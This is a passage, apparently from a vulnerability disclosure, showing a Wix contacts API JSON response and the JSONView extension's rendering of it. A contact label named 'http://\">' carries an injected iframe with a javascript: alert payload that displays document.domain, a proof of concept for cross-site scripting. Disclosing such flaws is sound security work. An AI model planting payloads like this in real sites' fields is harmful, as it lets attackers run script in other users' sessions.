subscribed","name":"Subscr
unsubscribed","name":"Unsubscribed","userDefined":false,"contactsCount":0},{"id":"contacts-
delivery_all_non_valid","name":"Bounced","userDefined":false,"contactsCount":0},{"id":"5316f2b2-4c45-48e4-8f9b-
eca1da77ac4c","name":"Our Wedding!","userDefined":true,"contactsCount":0},{"id":"21db041a-97c0-422e-8846-
8664e969070a","name":"http://\\\">
<iframe/src='javascript:alert(String.fromCharCode(88,83,83,32,111,110,32)+document.domain)'>
</iframe>","userDefined":true,"contactsCount":0},{"id":"239f98d9-3235-48dc-8316-4a8f652b1f15","name":"Just A
Tag","userDefined":true,"contactsCount":0},{"id":"e839340c-83af-4dc9-86fe-
7eea1b857cf0","name":"Customers","userDefined":true,"contactsCount":0}]}
```

JSONView styling for UXSS:


https://www.wix.com/_api/wix-
My Account | Wix.com
Tomer
Secure
https://www.wix.com/_api/wix-contacts-webapp/dashboard/metasites/960d...
+ - View source

```
        contactsCount: 0
    },
  - {
        id: "21db041a-97c0-422e-8846-8664e969070a",
        name: "">http://\">
        <iframe/src='javascript:alert(String.fromCharCode(88,83,83,32,111,110,32)+document.domain)'></iframe>",
        userDefined: true,
        contactsCount: 0
    },
  - {
        id: "239f98d9-3235-48dc-8316-4a8f652b1f15",
        name: "Just A Tag",
```